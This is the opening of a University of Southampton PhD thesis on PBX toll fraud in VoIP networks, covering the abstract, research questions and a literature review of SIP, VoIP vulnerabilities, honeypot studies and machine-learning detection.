University of Southampton
Faculty of Engineering and Physical Sciences
Electronics and Computer Science

A Multi-Level Governance Framework for Increasing Awareness and Reducing Cyber Misuse in Next Generation Cross Border Voice Communication Networks & IoT

DOI: 10.5258/SOTON/T0036

by

Nathaniel McInnes

Primary Supervisor: Dr Gary Wills (Cyber Physical Systems)
Second Supervisor: Professor Sophie Stalla-Bourdillon (School of Law)

Thesis for the degree of Doctor of Philosophy

December 2021

University of Southampton

Abstract

Faculty of Engineering and Physical Sciences

Electronics and Computer Science

Doctor of Philosophy

A Multi-Level Governance Framework for Increasing Awareness and Reducing Cyber Misuse in Next Generation Cross Border Voice Communication Networks & IoT

by

Nathaniel McInnes

This interdisciplinary research discusses, analyses and investigates the technical, policy and legal issues around a growing threat through the misuse of Next Generation Voice. This is funding criminals and terrorists with billions of dollars per year through the medium of Toll Fraud (primarily known as International Revenue Share Fraud, but can also include Domestic Revenue Share Fraud and arbitrage). Business phone systems, (increasingly used for Unified Communications) known as PBXs, are being systematically targeted by these criminals and are being hacked to misappropriate money via business phone lines by typically calling expensive cross border numbers. Figures from 2017 and 2019 estimate the volume of this fraud (all types) to be in excess of $10 billion per year, where the FBI and other industry experts have verified how this fraud directly funds terrorism. As the United Kingdom, along with other countries migrate on mass to Next Generation Voice, this problem will only increase. Policy does not provide a satisfactory solution to mitigate. Gaps in policy mean that service misuse does not fall within the definition of security and therefore leaves businesses with large phone bills of thousands of pounds. Businesses typically only find out when their service has been suspended or they receive their phone bill with excessive charges (bill shock).

A Honeypot experiment has brought an up to date understanding of how these attacks operate. The experiment has demonstrated a significant increase in sophistication, automation and scale (over 16 times larger). Moreover, given the sophistication and military style of attack methodology used by these attackers including money involved, there is strong suspicion there may be a specific hacker group (Advanced Persistent Threat) dedicated to this kind of fraud. The experiment demonstrated that attackers are attempting to use sophisticated vulnerabilities in PBXs and PBX web software (billing systems, customer relationship managers etc.) in an attempt to gain access. Attackers have access to over 1,700 numbers in over 100 countries and use a compromised botnet

of infected devices to attack other devices. During the 146 data collection days, 154,924,606 attempts were made to gain access to our Honeypot.

To understand awareness among stakeholders and where responsibility should lie, twenty expert stakeholders were interviewed which included European Policy Specialists, Cyber Security Experts, Lawyers, an NRA, an IT Director and a Trust Expert. The findings were split into 3 key areas. Lack of awareness, shared responsibility and increasing end user awareness. There was a general lack of awareness among participants of this kind of fraud, many participants believed each stakeholder involved has a responsibility similar to that seen in the financial sector and participants were unanimous in agreeing that more needs to be done in preventing this. Participants also believed that end user awareness is extremely important in reducing not only this kind of fraud, but other cyber misuse related to IoT.

Utilising a Sequential Mixed Method of Triangulation approach (literature reviews, Honeypot experiment and stakeholder research interviews), a novel and adaptable Multi-Level Governance Framework has been developed. This framework increases awareness, mitigates damage, reduces occurrences and increases intelligence for Toll Fraud and can be adapted to other misuse of IoT use cases which utilise a public communications network. The framework also incorporates a filter specification demonstrating how providers in real-time, utilising state-of-the-art technologies can prevent this type of fraud, while decreasing caller inconvenience and bill shock. This was achieved by answering appropriate research questions and objectives. The aims of this research was to determine what happens, how it happens, why is it allowed to happen and what can be done to stop it. The developed framework has been guided by incorporating the interdisciplinary findings of this research.

Table of Contents

Declaration of Authorship

I Nathaniel McInnes, declare that this thesis and the work presented in it are my own and has been generated by me as the result of my own original research.

A Multi-Level Governance Framework for Increasing Awareness and Reducing Cyber Misuse in Next Generation Cross Border Voice Communication Networks & IoT

I confirm that:

1. This work was done wholly or mainly while in candidature for a research degree at this University;

2. Where any part of this thesis has previously been submitted for a degree or any other qualification at this University or any other institution, this has been clearly stated;

3. Where I have consulted the published work of others, this is always clearly attributed;

4. Where I have quoted from the work of others, the source is always given. With the exception of such quotations, this thesis is entirely my own work;

5. I have acknowledged all main sources of help;

6. Where the thesis is based on work done by myself jointly with others, I have made clear exactly what was done by others and what I have contributed myself;

7. Either none of this work has been published before submission, or parts of this work have been published as: [please list references below]:

McInnes, Nathaniel, Wills, Gary and Zaluska, Edward (2019) Analysis of a PBX toll fraud honeypot. *International Journal for Information Security Research (IJISR)*, 9 (1), 821-830. (*doi:10.20533/ijisr.2042.4639.2019.0094*)

McInnes, Nathaniel, Wills, Gary and Zaluska, Edward (2019) Analysis of threats on a VoIP based PBX honeypot. In *Analysis of threats on a VoIP Based PBX Honeypot.* Infonomics Society. pp. 113-118 . (*doi:10.2053/ICITST.WorldCIS.WCST.WCICSS.2018.0015*).

McInnes, Nathaniel and Wills, Gary (2021) The VoIP PBX Honeypot Advance Persistent Threat Analysis. In *Proceedings of the 6th International Conference on Internet of Things, Big Data and Security - IoTBDS.* Scitepress. pp. 70-80 .(*doi:10.5220/0010443500700080*).

Signed: ……

Date: ……

Acknowledgments

This research would have not been made possible without the support from various individuals and organisations. Therefore, I would like to acknowledge and thank the following:

V. McInnes – Proof Reading
Y. McInnes – Proof Reading
J. Owen – Proof Reading

Dr I. Lusmen – Involved historically in the supervision of this research
E.J. Zaluska - Involved historically in the supervision of this research
Dr T. Ma - Involved historically in the supervision of this research

This work was supported by the EPSRC Centre of Doctoral Training (CDT) in Web Science Innovation at the University of Southampton (EP/L016117/1), part of the EPSRC Digital Economy programme.

Acronyms

AI	Artificial Intelligence
AML	Anti-Money Laundering
ANNs	Artificial Neural Networks
APT	Advanced Persistent Threat
BEREC	Body of European Regulators for Electronic Communications
BT	British Telecom
CDR	Call Detail Record
CKC	Cyber Kill Chain
CAPTCHA	Completely Automated Public Turing test to tell Computers and Humans Apart
CP	Communications Provider
DDoS	Distributed Denial of Service
DL	Deep Learning
DRSF	Domestic Revenue Share Fraud
DSM	Digital Single Market
DTs	Decision Trees
EC	European Commission
ECC	Electronic Communications Code
ECN	Electronic Communications Network
EU	European Union
F2T2EA	Find, Fix, Track, Target, Engage, Asses
FTP	File Transfer Protocol
GART	Generic Attack Replay Tool
GC	General Condition
GDPR	General Data Protection Regulation
GUI	Graphical User Interface
IAX	Inter Asterisk Exchange
IDS	Intrusion Detection System
IETF	Internet Engineering Task Force
IoT	Internet of Things
IP	Internet Protocol
IPRN	International Premium Rate Number
IRSF	International Revenue Share Fraud
ITSPA	Internet Telephone Service Providers Association
ITU	International Telecommunication Union
KYC	Know Your Customer
ML	Machine Learning
MLG	Multi-Level Governance
NCSC	National Cyber Security Centre
NGN	Next Generation Network
NRA	National Regulatory Authority
OFCOM	Office of Communications
OTT	Over The Top
PBX	Private Branch Exchange
PCAP	Packet Capture
PDD	Post Dialer Delay
PECN	Public Electronic Communications Network

PECR	Privacy and Electronic Communications Regulations
PECS	Public Electronic Communications Service
RFC	Request For Comment
SA	Statistical Analysis
SBC	Session Border Controller
SIP	Session Initiation Protocol
SMS	Short Message Service
SRTP	Secure Real-time Transport Protocol
SS7	Signalling System No. 7
SSL	Secure Sockets Layer
TCP	Transmission Control Protocol
TLS	Transport Layer Security
UDP	User Datagram Protocol
UK	United Kingdom
UN	United Nations
URI	Uniform Resource Identifier
VoIP	Voice over IP

Chapter 1: Introduction

Telecommunications networks around the world have begun migrating their infrastructure and services to Next Generation Networks (NGNs) which are powered via Internet Protocol (IP). These new networks allow a higher quality way of routing phone calls over the data layer also known as Voice over IP (VoIP). This method of conveyancing voice offers new digital features and flexibilities for users, businesses and operators. It can also significantly reduce cost while increasing flexibility and reliability[1] [2]. The United Kingdom is currently migrating from the legacy Public Switch Telephone Network (PSTN) to Next Generation Voice. This transition is due to be completed by the end of 2025 when the PSTN is to be turned off.

Toll Fraud, typically known as International Revenue Share Fraud (IRSF) occurs when a piece of telephony equipment is compromised, and calls are made to a number via the compromised equipment to generate revenue for a criminal. IRSF is the same, typically where the number called is international in relation to the equipment making the call. This usually results in the owner of the equipment (in most cases the business) paying a very large phone bill[3]. Toll Fraud can also include Domestic Revenue Share Fraud (DRSF), where the call stays within country or arbitrage, which abuses the pricing differences which may apply to different markets (e.g. call costs based on where the call originated from).

A Private Branch Exchange (PBX), a company phone system, is typically an attack vector for conducting Toll Fraud. Given the security of an operator is typically stronger than a business phone system, PBXs are an easier target for attackers to conduct this type of fraud.

Toll Fraud can significantly undermine this transition to Next Generation Voice. To experience the full benefits of Next Generation Voice which utilise NGNs, users, businesses and operators need to migrate and open up their systems to the internet to be able to continue to receive or provide services. In doing so, it opens them to threats they may be unaware of.

[1] https://www.itu.int/en/ITU-T/studygroups/2013-2016/03/Documents/201405-miniworkshop/05-Chaesub-Lee.pdf [Date Accessed: 1/3/2018]
[2] https://www.cisco.com/c/dam/en/us/solutions/collateral/executive-perspectives/executive-perspectives/ngn-cio.pdf [Date Accessed: 1/3/2018]
[3] https://transnexus.com/whitepapers/introduction-to-voip-fraud/ [Date Accessed: 20/5/2019]

The money lost through Toll Fraud (DRSF/IRSF/arbitrage) was in excess of $10 billion USD in 2017 [1] and 2019 [2]. Experts and Law enforcement have directly linked telecom fraud to funding terrorism organisations, criminal organisations and in some cases used to *"prop up failing economies"* [3, 4].

1.1 Aims

The aim of this interdisciplinary research is to build a framework that can be implemented at a multi-stakeholder level to increase awareness among stakeholders of this fraud, but also reduce, mitigate and increase the long-term intelligence of the fraud.

This will be achieved by initially examining at an abstract level with several aims (where research questions will target and aim to develop a deeper understanding). These aims are:

- What happens?
- How it happens?
- Why is it allowed to happen?
- What could be done to stop this from happening?

This will be accomplished by analysing the technicalities of how this fraud works, through technologies used, and why it is allowed to happen through understanding the transnational policy in place that should be preventing this. These aims were initially used to assist in understanding the direction of research prior to the development of a Research Framework (Chapter 4).

1.2 Research Questions

This research proposes to investigate, and answer research questions based on the conjecture:

"A framework can be developed to be implemented and used at the multi-stakeholder level, to reduce PBX Toll Fraud calls".

To assist in proving or disproving the above conjecture, research questions needed to be set and answered. These were constructed based on a detailed technical (Chapter 2) and policy (Chapter 3) review which demonstrated there were common themes split primarily into the two disciplines

(Technology and Policy). This assisted the development of a Research Framework (Chapter 4). This fundamentally assisted in the creation of 3 research questions and 15 associated objectives which needed to be met to help answer these questions. These research questions and associated objectives are:

RQ 1: *"What is the current scale and problem of PBX Toll Fraud?"*
RQ 2: *"How do stakeholders, view where responsibility should lie for reducing PBX Toll Fraud?"*
RQ 3: *"What is an appropriate framework which reduces and mitigates occurrence?"*

Obj 1: *"To investigate if hacker methodology has changed since previous in-depth research over 5 years ago."*
Obj 2: *"To investigate what are the unintended consequences of PBX Toll Fraud."*
Obj 3: *"To evaluate if current solutions are circumvented."*
Obj 4: *"To identify what are the attack vectors."*
Obj 5: *"To identify what are the current technical detection methods."*
Obj 6: *"To identify how current detection systems are setup."*
Obj 7: *"To classify the current prevention methods."*
Obj 8: *"To investigate the awareness among stakeholders and actors of PBX Toll Fraud."*
Obj 9: *"To investigate if policy provides any protection or support for customers."*
Obj 10: *"To identify who are the stakeholders."*
Obj 11: *"To investigate where a solution should be located."*
Obj 12: *"To investigate who should be responsible according to policy."*
Obj 13: *"To investigate who should be responsible according to stakeholders and actors*."
Obj 14: *"To identify the technical and policy instruments that could be used."*
Obj 15: *"To investigate how you can detect, prevent and mitigate PBX Toll Fraud."*

1.3 Thesis Structure

The thesis has been structured in a logical way to help build an understanding of how the research has been conducted. The thesis begins investigating the Technology and Policy landscape to understand the current state of affairs and what gaps exist. Once summarised, the information analysed has helped in the creation of a framework of common trends which then assisted in setting the research questions that required answers. Following on from this, a methodology has been created to analyse academically how these research questions can and were answered by exploring different research methodologies. Building on the methodology,

different experiments have been conducted to assist in answering the different research questions. This is then followed with a discussion of the overall research from interdisciplinary perspective and a proposed framework built from the findings within this research. The thesis concludes with a summary of the research and its findings.

References in this thesis have been structured with footnotes used to refer to non-academic sources. Occasionally links have been included in the main References Chapter where the link is directly based on linking to legislation or other academic standard links.
A brief description of each chapter's purpose and conclusions are detailed below:

1.3.1 Chapter 2 – Technical Background

The purpose of this chapter is to introduce how the telephony networks function at a macro level, including introducing and understand how different technologies which enable VoIP work and how Toll Fraud attacks occur through a review of the literature. It also investigated current solutions and techniques that are currently being used to thwart attacks and what could be used to prevent attacks. The chapter covered both academic and industry material. The chapter concluded that current research is dated, attacks are changing and are sophisticated in nature.

1.3.2 Chapter 3 – Policy and Legal Frameworks

The purpose of this chapter is to understand how policy fits into the problem at both a National, EU and International (ITU) level. It looked at various policies looking at potential inconsistencies of applying EU Directives and technicalities of how the problem could be falling through a policy gap. The findings suggested there are many cross-border stakeholders involved. On initial reading of policy, it would suggest that the responsibility is of the provider, although there appears to be questions around policy design, interpretation and implementation that may make this unclear. It concluded that there is no satisfactory policy solution to mitigate this problem.

1.3.3 Chapter 4 – Research Framework

The purpose of this chapter is to summarise the key themes and gaps that were found in Chapters 2 and 3. Common themes were identified in both Technology and Policy. These were then used to develop research questions based on the Conjecture and Framework.

1.3.4 Chapter 5 – Methodology

Chapter 5 investigated the different types of methodologies that could be used in the research which concluded in a mixed method approach by combining Quantitative research (Honeypot experiment) and Qualitative research (research interviews) through Sequential Triangulation being used to combine this with the Technical and Policy reviews to develop a Framework.

1.3.5 Chapter 6 – Honeypot Experiment

To answer research question 1, a Honeypot experiment was conducted. The Honeypot configuration, results and findings are discussed in this chapter. The Honeypot observed that attacks have now become significantly larger in scale and are more sophisticated, occurring through multiple attack vectors looking for vulnerabilities to be able to gain VoIP credentials.

1.3.6 Chapter 7 – Research Interviews

In answering research question 2, research interviews with various experts were conducted. Multi-stakeholder interviews took place across the European Union which included participants who were Policy Specialists, Cyber Security Experts, Lawyers, an NRA to name but a few. This chapter presents the findings in theme order and discusses the findings. The findings were revealing in that there was little awareness among stakeholders of this topic and what awareness any participants did have was minimal. Moreover, there was a collective opinion that more needs to be done in tackling this problem although there were mixed responses on what should be done.

1.3.7 Chapter 8 – Research Overview & Framework

To answer research question 3, the findings of the whole research were combined to provide an interdisciplinary discussion of the entire research. From this discussion, a framework is developed that can be used to decrease Toll Fraud through hacked PBXs by increasing awareness and expanding current mobile telecom policies to fixed line voice services. Other techniques are discussed which include a specification of a lightweight filter that could be used on the providers network to detect and prevent instances of PBX Toll Fraud.

1.3.8 Chapter 9 – Conclusions & Future Work

The purpose of Chapter 9 is to conclude the work of this thesis, summarising the research findings and how the research questions have been met. This chapter also discusses what future work could be done to further advance the knowledge of this growing, developing field.

1.3.9 Appendices

The appendices provide information that has been used to generate the content in the main body of the thesis. These include full data sets, quotes to name but a few where results spanning over several pages are instead summarised and refer to the Appendix for the full data set.

Chapter 2: Technical Background Literature

This chapter introduces the architecture of the Public Switch Telephone Network (PSTN), Voice over Internet Protocol (VoIP) and the technical functionalities of how various VoIP technologies work. The chapter goes onto explore the vulnerabilities of various VoIP technologies, exploring how attacks occur and how machine learning combined with Intrusion Detection Systems (IDS) could be used to reduce and mitigate attacks. The chapter concludes with a shortcomings analysis in technical areas which helps guide the direction of the research.

The traditional telephony network, also known as the Public Switch Telephone Network (PSTN) is a large, physical closed network[4] utilising circuit switching technologies [5]. Its hierarchical design results in subscribers connecting to exchanges and those exchanges connect to tandem switches in order to be able to route phone calls between larger distances[5]. Signalling System No. 7 (SS7) is a combination (also referred to as the SS7 stack) of various telecommunication protocols which utilise Time Division Multiplexing (TDM) as a transport mechanism to facilitate telephony on the PSTN [6]. Although the circuit switched PSTN has demonstrated its reliability, other methodologies such as packet switched IP can now be used to route phone calls more efficiently, economically and with greater flexibility [5].

Voice over Internet Protocol (VoIP) dates back to 1973 when an experimental network voice protocol (RFC 741) was developed for the packet-switching Advance Research Projects Agency Network (ARPANET) [7]. More recently as reported by Ahmed et al. there are now many calling services available [8], typically focused on either consumer or business users. Packet-switched networks with broadband access are open nature and typically referred to as Next Generation Networks (NGNs) to distinguish between legacy telephone circuit switching and packet switched networks as multiple services from different providers (Internet, TV, VoIP etc.) can run over a single connection [9, 10].

Technologically, consumer and business based services operate and function differently. Ahmed et al. claims many consumer-based services are value added and peer to peer in nature and many

[4] https://www.techtarget.com/searchnetworking/definition/Signaling-System-7 [Date Accessed: 14/10/2021]
[5] https://www.davros.org/phones/btnetwork.html [Date Accessed: 14/10/2021]

use their own proprietorial protocols [8] (Skype[6], Viber[7] and Whatsapp[8] are examples). In these cases, protocols are closed, custom built and have dedicated mobile phone applications. In comparison, business services typically focus on interoperability, on the basis that most businesses want to use existing equipment, although this introduces new security challenges. To facilitate interconnection because of this, a common protocol is needed. As defined by H. Abdelnur et al. Session Initiation Protocol (SIP) is the approved protocol for VoIP [11]. This increased use of SIP has caused competing protocols to diminish rapidly [12]. Moreover, SIP is also the current main NGN IP Voice protocol to be used in the United Kingdom based on the significant work carried out by NICC[9], the member ran organisation which focuses on UK interoperability standards [6]. NICC's members include many of the largest communication providers in the United Kingdom, including manufactures and government departments. NICC (through publications), has published various standards in the area of interworking between PSTN and SIP, including how voice and other communication technologies are to operate[10]. Some of these include ND1034 (UK SIPconnect Endorsement) [13], ND1035 (SIP Network to Network Interface Signalling) [14] and ND1647 (SIP-NNI Basic Voice Architecture) [15].

In this chapter, Section 2.1 introduces the core VoIP technology protocols used. Section 2.2 introduces and investigates vulnerabilities that exist in VoIP networks, including in Section 2.3 investigating historic PBX penetration studies. Section 2.4 investigates generic machine learning techniques, including Section 2.5 which investigates intrusion detection systems. Building off the previous 2 sections, Section 2.6 and 2.8 investigates machine learning and prevention methods used in VoIP. To build context and understanding of the impact of these attacks, Section 2.7 investigates the direct and indirect consequences of an attack. Section 2.9 investigates the Cyber Kill Chain and Advance Persistent Threats. Section 2.10 investigates the Carrier Call Chain including looking at a Carrier Case study. Section 2.11 discusses the overall chapter's findings including highlighting gaps in current research. The chapter concludes in Section 2.12.

[6] https://skype.com/en/ [Date Accessed: 12/5/2019]
[7] https://viber.com [Date Accessed: 12/5/2019]
[8] https://whatsapp.com [Date Accessed: 12/5/2019]
[9] https://niccstandards.org.uk/ [Date Accessed: 14/10/2021]
[10] https://niccstandards.org.uk/publications/ [Date Accessed: 14/10/2021]

2.1 Established Key Open-source Protocols

As noted above, SIP is the industry recommended VoIP Protocol for interconnectivity and an open standard (IETF RFC 3261) [16]. This has enabled a number of manufacturers, namely Cisco[11], Avaya[12], Yealink[13] and software vendors such as Asterisk[14], Freeswitch[15] to build products and platforms that work together. In addition, software called Softphones enable users to turn their computers into a phone by adding a headset (for example ZoIPer[16] and X-Lite[17]).




Figure 2.1 – Signalling Call flow of a SIP Call

SIP operates by separating a phone call into signalling and media elements [17]. The signalling, which carries messages containing the initial message (called an 'Invite' which initiates a call [18]) contains the phone calls detail. This would normally include the origination number, the destination number and other parameters such as privacy information and codecs to be used in the phone call. This is usually on User Diagram Protocol (UDP) port 5060 [16, 19]. The audio channel (media) setup in Asterisk is two random ports on UDP typically between 10,000-20,000[18] for bi-directional audio [20]. In Asterisk (including in the broader telephony sense), an account (that a phone connects to and rings) is commonly known as an extension and is usually numeric [20]. Figure 2.1 demonstrates the signalling messages involved in a SIP phone call where Alice calls Bob.

There are two other VoIP protocols occasionally used. These are Inter Asterisk Exchange (IAX) and H323 [21]. These function differently to SIP and are outside the scope of this research due to both protocols not being as common as SIP.

[11] https://cisco.com/c/en_uk/products/collaboration-endpoints/ip-phones/index.html [Date Accessed: 12/5/2019]
[12] https://avaya.com/en/product/phones/essential-experience/ [Date Accessed: 12/5/2019]
[13] http://yealink.co.uk/SIP-Phones [Date Accessed: 12/5/2019]
[14] https://asterisk.org [Date Accessed: 12/5/2019]
[15] https://freeswitch.com [Date Accessed: 12/5/2019]
[16] https://zoiper.com [Date Accessed: 12/5/2019]
[17] http://counterpath.com/x-lite/ [Date Accessed: 12/5/2019]
[18] http://raspberry-asterisk.org/documentation/security-considerations/ [Date Accessed: 12/5/2019]

SIP operates in two modes. IP Authentication[19] and Registration [22] to be able to identify an extension (account). IP Authentication is regularly used for trunking between a provider's switch and a customer's Private Branch Exchange (PBX)[20].

SIP uses Uniform Resource Identifiers (URI) [23] adopting the following format: sip:extension@IP [24]. An example could be sip:1234@1.1.1.1. This is similar to other web protocols, for instance a web URL or File Transfer Protocol (FTP) address.

A PBX is a phone system, an Internet of Things (IoT) device[21,22] that is usually located inside a customer's office and has desk phones connected to it. As web technologies increase in use (through improved interfaces), more organisations are moving their phone system into the cloud enabling more flexibility [25]. PBXs originally had complex command line interfaces, however as web technologies have improved more PBXs have entered the market with easy to use Graphical User Interfaces (GUI). [26]

User devices can regularly change IP, therefore a device needs to periodically register with a SIP server. This can be to a PBX to reconfirm where to send Invites (for receiving or making a call) [27]. Registration is done by username and password authentication and is used between a PBX and a device (e.g. handset). Although both types can be used in other use cases (i.e. a trunk can also be username/password based). Figure 2.2 shows a normal use case of how the SIP protocol is used.




Figure 2.2 - Normal Business SIP Use Case

[19] https://support.voicepulse.com/hc/en-us/articles/202526945-What-is-IP-Authentication- [Date Accessed: 12/5/2019]
[20] https://support.flowroute.com/SIP_Trunking_and_Voice/Getting_Started/Set_up_IP-based_Authentication_for_Outbound_Calls [Date Accessed: 12/5/2019]
[21] https://www.yeastar.com/blog/voip-iot-future-development-trend/ [Date Accessed: 20/8/2020]
[22] https://www.ictinnovations.com/how-virtual-pbx-and-internet-of-things-iot-are-related [Date Accessed: 25/3/2021]

2.2 VoIP Vulnerabilities and Types of Attacks

Many potent VoIP vulnerabilities have been identified. Rebahi et al. studied more than 220 different vulnerabilities [28]. Proprietorial software, services and open source all appear to have their own vulnerabilities. Skype users have reported account breaches via a login vulnerability (weak credentials)[23] or SIP not encrypting the registration details, messages or media [29]. In comparison Skype does encrypt messages and media, yet it has been demonstrated by researchers at Queens University, Belfast sentences could be identified with an accuracy of 60% using a dynamic time warping analysis algorithm [30].

SIP is open and more widely used than any one proprietorial software or service. As a result SIP vulnerabilities will be discussed in detail.

SIP defined by RFC3261 is a clear view plain text protocol [31] where signalling is exchanged in non-encrypted means. As a result, details of such signalling is left exposed while in transit making it possible to easily deduce credentials. The password is sent as an MD5 hash, the username is not. A third party intercepting the communication could use a rainbow table (which exist for MD5 [32]) to determine the password, although this is not required as a malicious party only has to send the username and MD5 hash to register. This could potentially allow someone else to either a) make calls or b) receive calls and impersonate the account holder. According to Carvajal et al. interception of private communications is common [33].

In addition to plain text signalling, the media is not encrypted [34]. A malicious user who has intercepted the signalling, will be able to determine which ports the media is being exchanged on and potentially could listen to a call in real time.

According to Falk et al. there are several approaches to protect this from happening. Secure Real-time Transport Protocol (SRTP) is one method to protect the confidentiality of the media, but does not encrypt SIP messages [35]. The SIP RFC3261 standard does define SIPS as a method of encrypting the signalling, but this requires TLS and states it is not compatible with UDP [16]. Furthermore, RFC3329 [36] suggests various methods, including TLS to encrypt call signalling. Carvajal et al. claim that ciphers used vary on application, although can effect the jitter (reliability of connection) and the latency (round trip connection time) [33].

[23] https://technollama.co.uk/anatomy-of-a-skype-hack [Date Accessed: 12/5/2019]

In contrast though, Sengar suggests that most SIP vulnerabilities are not due to the protocol itself, but results from poor SIP credentials and misconfigured systems [37]. Other researchers such as Hoffstadt et al. [38] and Gruber et al. [39] support this assessment. Users can also unintentionally make their setups more vulnerable by disabling their firewalls as SIP requires the provision of appropriate firewalls which can be expensive and require specialist knowledge. Given the complexity and user configuration nature of telephony deployments, there could be many areas that could be weaponised as an attack vector system administrators may have not considered.

Ronniger et al. claims that Fuzzing (automated sending of invalid data) which can cause buffer overflows and telephony software to crash is a potential problem and tools are available to generate such traffic [40].

2.3 PBX Penetration Studies

Hoffstadt et al. from the University of Duisburg, Essen, Germany have become leading researchers in VoIP Attacks for fraudulent purposes. Their first paper presented at the IEEE 2012 Conference on Trust, Security and Privacy in Computing and Communications began with them building a Honeynet (a collection of Honeypots) setup as an IDS, located in Germany and the USA [38]. This Honeynet collected over 47.5 million messages over approximately a 2 year period. The authors used a novel method to collect not only messages contacting their systems, but also the entire subnet (monitoring the Level 3 Switch). On building the Honeynet, the authors analysed previous work and established low level interaction Honeypots have weaknesses by not being able to provide full overview and only enable basic "fingerprinting". The authors identified considerable amounts of data will be available and could use Packet Capture (PCAP) and UDP Sockets for SIP Traffic analysis. They did this by building two networks, one with SIP components, the other without.

The authors discovered that to determine if a device is SIP enabled, attackers would send out Option messages to probe whether a device is SIP enabled or not (where the device would reply if it was) [38]. An Option is a message sent out to a SIP server which replies with a list of features it supports [22]. This led the authors categorising an attack into 4 stages:

1. *Initial SIP Server Scan* – Scan IP with Option messages looking for replies

2. *Extension Scan* – Scan for extensions looking at differences in error messages (404 not found, 403 Forbidden, 401 Unauthorised)
3. *Extension Hijacking* – Using dictionary attacks on extensions
4. *Toll Fraud* – Making successful calls.

In their analysis of the signalling details, the authors noted that tools such as SIPVicious[24] were being used to automate an attack. Hoffstadt et al. discovered that once a non-SIP component was open to the public internet, it was continually under Option attacks [38]. In contrast, when a SIP component replied, little to no Options were further received, but moved onto stage 2. Stage 3 of the attack showed 10,000 various usernames with different password combinations (55,000+ attempts) took a little over a minute to complete. On successfully registering (stage 4) it was observed that various prefixes (numbers) were used to dial out (i.e. 011 for an international line in the US and 00 for an international line in Germany).

Although most attacks were automated when scanning and brute forcing, the author discovered that stage 4 would happen several months after successfully registering with an extension [38]. The authors suggest that this would mean the calls themselves are made by real humans. The victim may have difficulties in researching the hack as evidence may have been destroyed by natural log cycles to save storage space.

In further papers, the authors extend their work to introduce logic. This allowed them to dynamically create extensions where that extension was being probed by giving the impression the extension is valid. Furthermore, a system was introduced to answer calls for random periods to simulate a call. This enabled the authors to follow attackers from stage 1 where multiple IPs maybe involved [41]. Later on, the authors created a Generic Attack Replay Tool (GART) allowing the replaying of attacks by capturing key information to assist in building tools that can detect and prevent attacks at a later date [42].

Multiple studies have found that once an attacker has gained access, they attempt to call premium rate numbers or high cost numbers in various countries, suggesting attackers earn money for doing so [28] [41] [39]. Gambia, Palestine and Somalia appear regularly attempted. Gruber et al. expands further suggesting most calls go to African countries [18].

[24] https://github.com/EnableSecurity/sipvicious [Date Accessed: 12/5/2019]

Since 2011, researchers at Vienna University of Technology have also been running a Honeynet. Their findings coincide with Essen in that many calls were to African countries (Ethiopia and Egypt) and when attempts were made, most of the time the attempt was made from an Egyptian IP [39].

Researchers at the University of Duisburg partnered with researchers at Simula Research Laboratory to develop novel methods for implementing and improving monitoring nodes around distributed Honeynets with monitoring points in China, Norway and Germany. This reconfirmed their initial conclusions that attackers scan large segments of the internet. Moreover, they determined not all attackers were involved in the different stages of attacks, concluding that attackers share information about potential victims with other attackers [43].

2.4 Machine Learning

Machine Learning (ML) is a large research area and has been used as a way to detect and attempt to prevent different types of telecommunications fraud. This section provides a brief introduction to ML, where research detection and prevention projects are discussed in section 2.6.

Alpaydin [44] describes ML as a program that can learn and adapt its behaviour automatically. The author goes on to build context by suggesting ML research has increased as larger data sets are being developed and intelligent methods of analysing data are needed [45]. Examples being call record data that could be millions of records. Shalev-Shwartz et al. expands on this by suggesting ML could be used when programs contain complexities that would be difficult to program [46]. ML is built up of two different types of learning, supervised and unsupervised learning.

Supervised learning consists of providing a model historic data to train from. Data from this training set is used to help build a general understanding of the context for future decisions based on the training set [46]. Alpaydin describes this as *"mapping from an input to an output"* [44].The majority of ML is supervised. Supervised learning is either regression (an output is a numerical value) or classification (an output is a category) [44]. Example uses of supervised learning can be visual detection in graphics or recommender systems [45]. Supervised learning algorithms can include Neural Networks, Naive Bays, Linear regression and Decision trees [44]. When building a supervised model, Bias and network complexity needs to be considered not to over fit a model [47, 45]. In addition, models can require large sets of training data.

In comparison, unsupervised learning consists of the relationships between the data that already exists within the model enabling to learn knowledge [47]. Unsupervised learning is either a cluster (grouping types of users to mobile phones used) or association (if a person has X, then they are most likely to have Y) [44]. Examples uses of unsupervised learning can be behavioural detection and anomaly detection [44, 45]. Unsupervised learning algorithms can include k-means. Various authors state that as no supervising occurs, it can make it difficult to compare the performance of a model (correct or not correct) [46, 45]. The benefits of building an unsupervised model can allow previously unknown associations and structures to be discovered.

2.5 Intrusion Detection Systems

Ghorbani et al. describes an IDS as a system that is designed to detect intruder attempts or misuse of a system [48]. It is often connected to a firewall. Mo et al. expands further and states that as networks have become more advanced, so have the sophistication of the attacker and simple firewalls are unable to stop attacks alone [49].

